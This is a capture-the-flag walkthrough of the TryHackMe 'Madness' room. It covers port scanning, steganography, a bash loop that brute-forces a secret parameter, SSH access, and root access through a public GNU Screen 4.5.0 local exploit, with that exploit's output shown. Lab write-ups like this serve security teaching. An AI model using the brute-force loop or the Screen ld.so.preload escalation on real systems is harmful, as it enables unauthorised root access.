
Madness

Platform: TryHackMe
Difficulty: Easy
Date: 13 april 2021
Author of the writeup: Zubr



Scanning

Started with an agressive nmap scan for the 1000 most common ports:

```
└─$ nmap --top-ports 1000 -A -oN nmap/initial 10.10.184.5
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-13 17:57 CEST
```

With this, we find 2 open ports.

```
└─$ nmap --top-ports 1000 -A -oN nmap/initial 10.10.184.5
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-13 17:57 CEST
Nmap scan report for 10.10.184.5
Host is up (0.093s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 ac:f9:85:10:52:65:6e:17:f5:1c:34:e7:d8:64:67:b1 (RSA)
|   256 dd:8e:5a:ec:b1:95:cd:dc:4d:01:b3:fe:5f:4e:12:c1 (ECDSA)
|_  256 e9:ed:e3:eb:58:77:3b:00:5e:3a:f5:24:d8:58:34:8e (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.76 seconds
```

I then also launch gobuster, but gobuster doesn't find anything:

```
┌──(alex㉿ Kali)-[~/my_testing/Madness]
└─$ gobuster dir -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -u 10.10.184.5 -x py,php,txt,html,css,js,sh,cgi
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.184.5
[+] Threads:        10
[+] Wordlist:       /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     php,txt,html,css,js,sh,cgi,py
[+] Timeout:        10s
===============================================================
2021/04/13 17:57:46 Starting gobuster
===============================================================
/index.php (Status: 200)
[ERROR] 2021/04/13 17:57:59 [!] Get http://10.10.184.5/blog: net/http: request canceled (Client.Timeout exceeded while awaiting headers)
[ERROR] 2021/04/13 17:57:59 [!] Get http://10.10.184.5/11.sh: net/http: request canceled (Client.Timeout exceeded while awaiting headers)
```

We see an apache web server page, but after looking closely, we see in the source code that there is an added image to the page:

```
190   }
191     </style>
192   </head>
193   <body>
194     <div class="main_page">
195       <div class="page_header floating_element">
196         <img src="thm.jpg" class="floating_element"/>
197 <!-- They will never find me-->
198         <span class="floating_element">
199           Apache2 Ubuntu Default Page
200         </span>
201       </div>
202 <!--        <div class="table_of_contents floating_element">
203         <div class="section_header section_header_grey">
204           TABLE OF CONTENTS
205         </div>
```

We can then wget the image so we can analyse it:

```
┌──(alex㉿ Kali)-[~/my_testing/Madness]
└─$ wget http://10.10.184.5/thm.jpg
--2021-04-13 18:06:24--  http://10.10.184.5/thm.jpg
Connecting to 10.10.184.5:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 22210 (22K) [image/jpeg]
Saving to: 'thm.jpg'

thm.jpg                                             100%[=================================

2021-04-13 18:06:25 (47.0 KB/s) - 'thm.jpg' saved [22210/22210]


┌──(alex㉿ Kali)-[~/my_testing/Madness]
└─$ ls
nmap  thm.jpg
```

We see first that it downloaded the image as a jpg format but the hex signature is that of a png.
So we can change the png signature to the jpg signature.
This was the initial signature:

```
File: thm.jpg
00000000  89 50 4E 47  0D 0A 1A 0A   00 00 00 01  01 00 00 01
00000010  00 01 00 00  FF DB 00 43   00 03 02 02  03 02 02 03
```


We change it to this:

```
File: thm.jpg
00000000  FF D8 FF E0  00 10 4A 46   49 46 00 01  01 00 00 01
00000010  00 01 00 00  FF DB 00 43   00 03 02 02  03 02 02 03
```

A source for different signatures could be this one if you are searching:
https://en.wikipedia.org/wiki/List_of_file_signatures

We then see an image with something written on it:

We now go to that directory and see this:



Welcome! I have been expecting you!

To obtain my identity you need to guess my secret!


Secret Entered:

That is wrong! Get outta here!

Going into the source code we can find something that might help us:

```
<html>
<head>
  <title>Hidden Directory</title>
  <link href="stylesheet.css" rel="stylesheet" type="text/css">
</head>
<body>
  <div class="main">
<h2>Welcome! I have been expecting you!</h2>
<p>To obtain my identity you need to guess my secret! </p>
<!-- It's between 0-99 but I don't think anyone will look here-->

<p>Secret Entered: </p>

<p>That is wrong! Get outta here!</p>

</div>
</body>
</html>
```

After thinking and playing a bit around with burp I got the idea of putting a query string with as value a number between `0-99` and with argument `secret`:




Had some problems with burp, did find nothing, maybe my mistake but I made a bash script:

```
#!/bin/bash

url="10.10.127.255/th1s_1s_h1dd3n/?secret="

keyword="wrong"

for ((i=0;i<100;i++))
do
        if curl -s "$url$i" | grep -q "$keyword"
        then
                continue
        else
                echo "$i is the number to use"
```


```
        fi
done
```

Small and easy script that curls the url with the query string changing 100 times and only returns a response `$i is the number to use` with i being a number between 0 and 99 when the response has not `wrong` inside it.

We then get this response from our script:



And we get something that looks like a password back (not shown in the screen):



Welcome! I have been expecting

To obtain my identity you need to guess my secret!


Secret Entered: 73

Urgh, you got it right! But I won't tell you who I am!

It is clearly said that it is not necessary to brute force anything.
So I continued searching an eventually used steghide on the image and we use that password and we get:

```
┌──(alex Kali)-[~/my_testing/Madness]
└─$ steghide --extract -sf thm.jpg
Enter passphrase:
wrote extracted data to "hidden.txt".

┌──(alex Kali)-[~/my_testing/Madness]
└─$ ls
counter.sh  hidden.txt  nmap  normal.png  pas

┌──(alex Kali)-[~/my_testing/Madness]
└─$ cat hidden.txt
Fine you found the password!

Here's a username

wbxre

I didn't say I would make it easy for you!
```

Was a bit lost for a while and used a hint, this says something about **rot**, so I passed it in a rot decoder and we see that **rot13** is giving a very interesting answer:



So we have a username and password **BUT** we can still not ssh into the machine.
So after a while of looking around and finding nothing and thinking that the room is broken...
I downloaded the room image:


and used stegoveritas on it:

```
┌──(alex Kali)-[~/my_testing/Madness]
└─$ stegoveritas room.jpg
Running Module: SVImage
+------------------+------+
|   Image Format   | Mode |
+------------------+------+
| JPEG (ISO 10918) | RGB  |
+------------------+------+
+---------+------------------+--------------------------
| Offset  | Carved/Extracted | Description
+---------+------------------+--------------------------
| 0x477ef | Carved           | LZMA compressed data, pro
| 0x477ef | Extracted        | LZMA compressed data, pro
| 0x6ad0f | Carved           | LZMA compressed data, pro
```


Very nice tool where you don't need a password like steghide.
In it I got a file that finally gave me the password:

```
┌──(alex Kali)-[~/my_testing/Madness/results]
└─$ cat steghide_aecb5fa7c8f9be54a0e7e85d77fe57ed.bin
I didn't think you'd find me! Congratulations!

Here take my password
```

We can now finally ssh into the machine:




We can now read the first flag `user.txt`:





Escalation

Let's go for root now.
I send `linpeas.sh` onto the machine with scp and then look through it.
I see something interesting inside the `Interesting Files` part.




So we have `/bin/screen-4.5.0` and `/bin/screen-4.5.0.old` that look very interesting.
Very rapidly you can find an exploit for this.
So I downloaded it with searchsploit and transferred it.





So we now have a script and we added executable permissions to it, but after launching it we get an error:



This is because it has windows line endings, so we need to change this *Carriage return* character (`\r`) to the linux line endings:

```
sed -i -e 's/\r$//' escalation.sh
```

We can then execute it!
After all that struggle we are now root!
This is what the exploit looks like:

```
joker@ubuntu:/tmp$ ./escalation.sh
~ gnu/screenroot ~
[+] First, we create our shell and library...
/tmp/libhax.c: In function ‘dropshell’:
/tmp/libhax.c:7:5: warning: implicit declaration of function ‘chmod’ [-Wimplicit-function-declaration]
     chmod("/tmp/rootshell", 04755);
     ^
/tmp/rootshell.c: In function ‘main’:
/tmp/rootshell.c:3:5: warning: implicit declaration of function ‘setuid’ [-Wimplicit-function-declaration]
     setuid(0);
     ^
/tmp/rootshell.c:4:5: warning: implicit declaration of function ‘setgid’ [-Wimplicit-function-declaration]
     setgid(0);
     ^
/tmp/rootshell.c:5:5: warning: implicit declaration of function ‘seteuid’ [-Wimplicit-function-declaration]
     seteuid(0);
     ^
/tmp/rootshell.c:6:5: warning: implicit declaration of function ‘setegid’ [-Wimplicit-function-declaration]
     setegid(0);
     ^
/tmp/rootshell.c:7:5: warning: implicit declaration of function ‘execvp’ [-Wimplicit-function-declaration]
     execvp("/bin/sh", NULL, NULL);
     ^
[+] Now we create our /etc/ld.so.preload file...
[+] Triggering...
' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
[+] done!
No Sockets found in /tmp/screens/S-joker.

# whoami
root
#
```

We can now read the root flag:

```
# cd /root
# ls
root.txt
# cat root.txt
```

I hope you enjoyed my walkthrough!
You can contact me for questions or any other subjects with this email:
alex.spiesberger@gmail.com